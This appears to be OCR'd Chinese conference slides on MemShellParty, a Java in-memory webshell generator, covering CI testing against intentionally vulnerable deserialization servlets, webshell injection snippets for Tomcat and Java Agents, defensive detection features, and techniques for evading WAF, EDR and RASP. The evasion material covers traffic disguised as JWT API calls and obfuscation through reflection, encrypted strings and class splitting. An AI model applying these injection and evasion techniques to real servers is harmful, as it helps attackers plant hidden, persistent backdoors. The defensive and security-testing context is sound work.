Java 内存马武器化与开源

MemShellParty 一款首个搭载全中间件自动化测试的 Java 内存马生成平台

ReaJason

- Java RASP 核心研发 (靖云甲)
- MemShellParty 作者
- Java Chains 成员
- 就职于边界无限 boundaryx

reajason.eu.org reajason ReaJason ReaJason

为什么编写 MemShellParty


- 某天，客户需要我做一个 WAS 内存马注入靶场 （测试 RASP 防护效果）
- 我在 GitHub 上找到了 java-memshell-generator，很快便生成了 WAS Filter 哥斯拉马
- 注入之后 WAS 靶场直接打挂了，经过一个多小时的调试终于可以用了
- 接着测试冰蝎马时，也是一直连不上，又调了很久
- 我不禁开始思考，为什么一个这么多人用的项目，可用性这么差?
- 在查看源码之后，由于本人不太喜欢 JavaFX 和 Javassist，并且一直在找新的开源项目 idea
- 于是想写一个内存马生成 Web 版，叫作 MemShellParty

推荐阅读

- 关于 Yak Shaving - Anthony Fu
- 开源的心理建设 - Anthony Fu
- Open Source Guides - GitHub.com

MemShellParty

一款专注于 Java 主流 Web 中间件的内存马快速生成工具



MemShellParty

一款专注于 Java 主流 Web 中间件的内存马快速生成工具

自动化测试

可维护性代码

内存马编写与优化

内存马防御与免杀

自动化测试

快速检测代码变更引入的缺陷，缩短反馈周期

为什么没有自动化测试

1. 一般漏洞可用版本强限制，基本都在一个大版本中，比较容易测试
2. 比起研究自动化测试，眼下研究编写攻击 payload 的价值更大（精心构造的 payload）
3. 红队安全研究人员普遍没有项目开发经验，对软件工程并不在意（可用即可）
4. 作为初学者的第一个开源项目，实现完整的功能已经很不错了

什么项目需要自动化测试

1. 测试步骤繁琐，自动化能缩减验证步骤
2. 当后续需要优化 payload 时疲于测试可能会放弃修改，自动化能拉长项目生命周期
3. 一个测试通过的 CI 能给使用者比较大的信心，当前项目是可用的

自动化测试需要了解的技术


- Maven/Gradle - 构建工具
- Junit5 - 测试框架
- 简便的断言工具，例如 Hamcrest 或 AssertJ
- Docker - 运行测试漏洞环境
- 集成测试工具，例如 Testcontainers

用例 1: Tomcat 容器测试中间件类型探测 payload

```
@Testcontainers
public class TomcatContainerTest {

}
```

官方文档：Testcontainers for Java



用例 2: 不同版本 CB 依赖的反序列化漏洞测试

单个 war 包，不同版本的依赖打进去，只会作用一个。

```
ByteArrayInputStream inputStream = new ByteArrayInputStream(Base64.getDecoder().decode(data));
ObjectInputStream bis = new ObjectInputStream(inputStream);
bis.readObject();
```

CB 链不同版本反序列化靶场编写

```
@WebServlet("/java_deserialize/cb161")
public class JavaReadObjCB161jServlet extends BaseDeserializeServlet {
    @Override
    List<String> getDependentPaths() {
        return Arrays.asList("commons-beanutils-1.6.1.jar", "commons-collections-2.0.jar", "commons-logging-1.0.jar");
    }
}
```

```
@WebServlet("/java_deserialize/cb183")
public class JavaReadObjCB183jServlet extends BaseDeserializeServlet {
    @Override
    List<String> getDependentPaths() {
        return Arrays.asList("commons-beanutils-1.8.3.jar", "commons-logging-1.1.1.jar");
    }
}
```

```
@WebServlet("/java_deserialize/cb194")
public class JavaReadObjCB194Servlet extends BaseDeserializeServlet {
    @Override
    List<String> getDependentPaths() {
        return Arrays.asList("commons-beanutils-1.9.4.jar", "commons-logging-1.2.jar");
    }
}
```

Gradle 靶场打包配置

```
configurations {
    create("cb110")
    create("cb194")
    create("cb183")
    create("cb170")
    create("cb161")
}

dependencies {
    "cb110"("commons-beanutils:commons-beanutils:1.10.0")
    "cb194"("commons-beanutils:commons-beanutils:1.9.4")
    "cb183"("commons-beanutils:commons-beanutils:1.8.3")
    "cb170"("commons-beanutils:commons-beanutils:1.7.0")
    "cb161"("commons-beanutils:commons-beanutils:1.6.1")
}
```

```
tasks.war {
    duplicatesStrategy = DuplicatesStrategy.EXCLUDE

    doFirst {
        delete("src/main/webapp/WEB-INF/dep")
        copy {
            from(
                configurations["cb110"],
                configurations["cb194"],
                configurations["cb183"],
                configurations["cb170"],
                configurations["cb161"]
            )
            into("src/main/webapp/WEB-INF/dep")
        }
    }
}
```


靶场项目参考地址：vul/vul-webapp-deserialize/build.gradle.kts


GitHub Actions 自动化测试配置

```yaml
jobs:
    memshell-integration-test:
    strategy:
      fail-fast: false
      matrix:
        cases:
          - middleware: "tomcat"
            depend_tasks: ":vul:vul-webapp:war :vul:vul-webapp-expression:war :vul:vul-webapp-deserialize:war :vul:vul-v
          - middleware: "jetty"
            depend_tasks: ":vul:vul-webapp:war :vul:vul-webapp-jakarta:war"
          - middleware: "jbossas"
            depend_tasks: ":vul:vul-webapp:war"
          - middleware: "jbosseap"
            depend_tasks: ":vul:vul-webapp:war"
          - middleware: "wildfly"
            depend_tasks: ":vul:vul-webapp:war :vul:vul-webapp-jakarta:war"
          - middleware: "glassfish"
            depend_tasks: ":vul:vul-webapp:war :vul:vul-webapp-jakarta:war"
          - middleware: "resin"
            depend_tasks: ":vul:vul-webapp:war"
          - middleware: "payara"
            depend_tasks: ":vul:vul-webapp:war :vul:vul-webapp-jakarta:war"
```


完整配置请参考：MemShellParty/.github/workflows/test.yaml

GitHub Actions 测试 CI





GitHub Actions 发版 CI



可维护性代码

编写易于理解和修改的代码

Java-Chains 中的 Tomcat 回显马实现

```
public TomcatEcho2Bytecode() {
    try {
        boolean var1 = false;
        Thread[] var2 = (Thread[]) getFV(Thread.currentThread().getThreadGroup(), "threads");

        for (int var3 = 0; var3 < var2.length; ++var3) {
            Thread var4 = var2[var3];
            if (var4 != null) {
                String var5 = var4.getName();
                if (!var5.contains("exec") && var5.contains("http")) {
                    Object var6 = getFV(var4, "target");
                    if (var6 instanceof Runnable) {
                        try {
                            var6 = getFV(getFV(getFV(var6, "this$0"), "handler"), "global");
                        } catch (Exception var141) {
                            continue;
                        }

                        List var8 = (List) getFV(var6, "processors");

                        for (int var9 = 0; var9 < var8.size(); ++var9) {
                            Object var10 = var8.get(var9);
```

适配 Tomcat6 ~ Tomcat11 参考实现：MemShellParty/generator/TomcatWriter.java

提高编程技能

- 了解和认识软件工程 —— 《代码大全》 - 安娜的档案
- 类命名、函数命名、参数命名、字段命名、包名、模块名
- 代码重构不断演进 —— 《重构：改变既有代码的设计》 - 安娜的档案
- 上网冲浪，了解别人是如何做的
- 工欲善其事必先利其器，了解各种工具小技巧

内存马编写与优化

适配了这么多中间件总归会遇到些问题

当前类生成体系

- 注入器和内存马分离：Tomcat Filter 的注入方式是固定的，但是在 Filter 上挂的马是不固定的

```
public static MemShellResult generate(ShellConfig shellConfig, // 内存马生成通用配置，shrink、bypassJavaModule
                                      InjectorConfig injectorConfig, // 注入器配置，urlPattern
                                      ShellToolConfig shellToolConfig) // 内存马功能配置，哥斯拉 pass、key
{
    // do it
}
```


- 类生成与打包方式分离：内存马生成 BASE64 可用于其他工具进行集成

```
public interface Packer {
    default String pack(ClassPackerConfig classPackerConfig) {
        throw new UnsupportedOperationException("当前 " + this.getClass().getSimpleName() + " 不支持 string 生成");
    }
}

public class ClassPackerConfig {
    private String className;
    private byte[] classBytes;
    private String classBytesBase64Str;
    private boolean byPassJavaModule;
}
```

修改了类名但还是能看到原始类名

SourceFileAttribute



字节码缩小

```
ClassReader cr = new ClassReader(bytes);
ClassWriter cw = new ClassWriter(ClassWriter.COMPUTE_MAXS);
ClassVisitor cv = new ClassVisitor(Opcodes.ASM9, cw) {
    @Override
    public void visitSource(String source, String debug) {

    }
};
cr.accept(cv, ClassReader.SKIP_DEBUG);
return cw.toByteArray();
```

```
/**
 * A flag to skip the SourceFile, SourceDebugExtension, LocalVariableTable,
 * LocalVariableTypeTable, LineNumberTable and MethodParameters attributes. If this flag is set
 * these attributes are neither parsed nor visited (i.e. {@link ClassVisitor#visitSource}, {@link
 * MethodVisitor#visitLocalVariable}, {@link MethodVisitor#visitLineNumber} and {@link
 * MethodVisitor#visitParameter} are not called).
 */
public static final int SKIP_DEBUG = 2;
```

编写通用 Agent

Java Agent 支持添加 ClassFileTransformer 修改类字节码。

1. JMG Agent 实现方式

通过 Java Agent 注入正常的 Filter、Listener 马 - Fake Agent

```
if (request instanceof HttpServletRequest && response instanceof HttpServletResponse) {
      HttpServletRequest httpServletRequest = (HttpServletRequest)request;
      HttpServletResponse httpServletResponse = (HttpServletResponse)response;
      try {
          byte[] byArray;
          if (httpServletRequest.getHeader("User-Agent") == null
              || !httpServletRequest.getHeader("User-Agent").contains("magic")) break block12;
          String string = "x";
          try {
              Class<?> clazz = Class.forName("sun.misc.BASE64Decoder");
              byArray = (byte[])clazz.getMethod("decodeBuffer", String.class).invoke(clazz.newInstance(), string);
          }
          catch (Throwable throwable) {
              Class<?> clazz = Class.forName("java.util.Base64");
              Object object = clazz.getMethod("getDecoder", null).invoke(clazz, null);
              byArray = (byte[])object.getClass().getMethod("decode", String.class).invoke(object, string);
```

2. 哥斯拉实现

Agent Jar 默认由 getSystemClassLoader 进行加载，因此可直接通过其进行加载，但是 GlassFish/WAS 这种 OSGI 类加载模型会有限制，加载不到

```
try {
    if (Class.forName("xxx.ErrorAgentFilterChain", true, ClassLoader.getSystemClassLoader()).newInstance()
            .equals(new Object[]{request, response})) {
        return;
    }
}
catch (Throwable throwable) {}
```

3. 最终选择的实现

使用 ASM 将内存马类 define 到增强类的 ClassLoader 中，直接对其进行调用（ByteBuddy 可以方便进行内存马逻辑代码全注入，但是包太大，方案舍弃）

```
try {
    if (new ErrorAgentFilterChain().equals(new Object[]{request, response})) {
        return;
    }
}
catch (Throwable throwable) {}
```

内存马防御

WAF/WAAP、HIDS/EDR、RASP 各显神通

WAF/WAAP - Web 应用防火墙

部署在网站服务器前方，实时检查所有访问网站的流量，识别并拦截针对网站应用层发起的各种网络攻击

- 异常请求头，例如 X-Echo、x-client-data
- 异常路径请求或请求方法，例如往 xx.js 发送 POST 请求
- 异常的请求或响应数据，例如，多次请求响应体长度变化大，BASE64 编码
- 特殊的 User-Agent 和 Referer 字段

HIDS/EDR - 主机入侵检测系统

部署在主机上的安全软件，通过监控系统文件、进程和日志等内部活动，来检测和告警潜在的入侵行为

- 主动式周期扫描
- 通过 Java Agent 对 Java 应用类字节码 DUMP，对其进行字节码分析

RASP - 运行时应用自我保护

注入到应用中，针对各种敏感函数进行监控，能精确识别并抵御自身受到的攻击

- 被动式扫描
- 通过注册自定义 ClassFileTransformer 即可监听每一个注册到 JVM 中的类，对其进行字节码分析
- 各种敏感行为的切点检测，例如文件操作、命令执行、数据库连接、代理隧道建立等等

内存马字节码特征

- 继承 ClassLoader 并在内部调用 defineClass 方法
- 反射调用敏感方法，例如 ClassLoader.defineClass、addFilter、addListener 等
- 加密、编码函数调用，AES + BASE64 + XOR
- 命令回显函数调用，Runtime.exec，ProcessBuilder.start 等
- 可疑的类名，xxxUtil、godzilla、behinder
- 类加载调用 defineClass(byte,int,int) 签名，不传 className

内存马免杀

绕过各种检测系统，实现隐蔽

流量层免杀

尽可能模拟正常流量，即便被注意到，安全运营人员也难以立即做出判断

- 加密流量，使用国密 SM4、Base32
- 请求头可使用授权请求头，例如 `Authorization: Bearer JWT` 传交互参数
- 先挂一个 Filter 马，采集几分钟流量生成流量模板

```
POST /api/v1/resources HTTP/1.1
Content-Type: application/json
Authorization: Bearer JWT
Host: example.com
Content-Length: 112

{
  "access_token": "JWT",
  "encrypt_data": "SM4 + Base32",
  "size": 20,
  "page": 1,
  "order": "date desc"
}
```

```
{
  "total": "732",
  "page": "1",
  "size": "10",
  "data": [
    {
      "name": "xxx",
      "blob": "SM4 + Base32",
      "image": " SM4 + Base32"
      "date": "2025-03-04 12:32:11"
    },
  ]
}
```

字节码特征消除

- 主动扫描工具为了减少对应用的影响，一般设置有白名单，使类特征命中白名单即可绕过
- 选取非常见 Web 组件挂载内存马
- 将类方法调用改为反射调用，例如 ProcessBuilder.start，并将所有字符串进行加密
- 将单个类，拆分成各个小的混淆类，增加调用链深度，提高溯源成本

```
a {
  try {
    Object[] c = f.a(); // 获取上下文对象
    for(Object x: c){
      if(a.i(x)){ // 判断是否未注入
        c.a(x); // 执行注入动作
      }
    }
  }catch(Exception e){}
}
```

```
f {
  a {
    for (Thread t : Thread.getAllStackTraces().keySet()) {
        if (thread.getName().contains(a("Q29udGFpbmVyQmFja2
            Map<?, ?> m = (Map<?, ?>) g(g(g(t, a("dGFyZ2V0"
            for (Object v : m.values()) {
                Map<?, ?> d = (Map<?, ?>) g(v, a("Y2hpbGRyZ
                c.addAll(d.values());
            }
            continue;
        }else if (t.getContextClassLoader() != null && (t.g
            c.add(g(g(t.getContextClassLoader(), a("cmVzb3V
        }
    }
    return c;
  }
}
```

Roadmap

- Web 组件管理器
- 集成 Shell 管理器（适配蚁剑、冰蝎和哥斯拉）
- 自定义流量模板
- 更多的小马
- 测试并分享更多和服务类型相关的 Payload
- 研究不同服务类型权限维持相关姿势

Happy Hacking!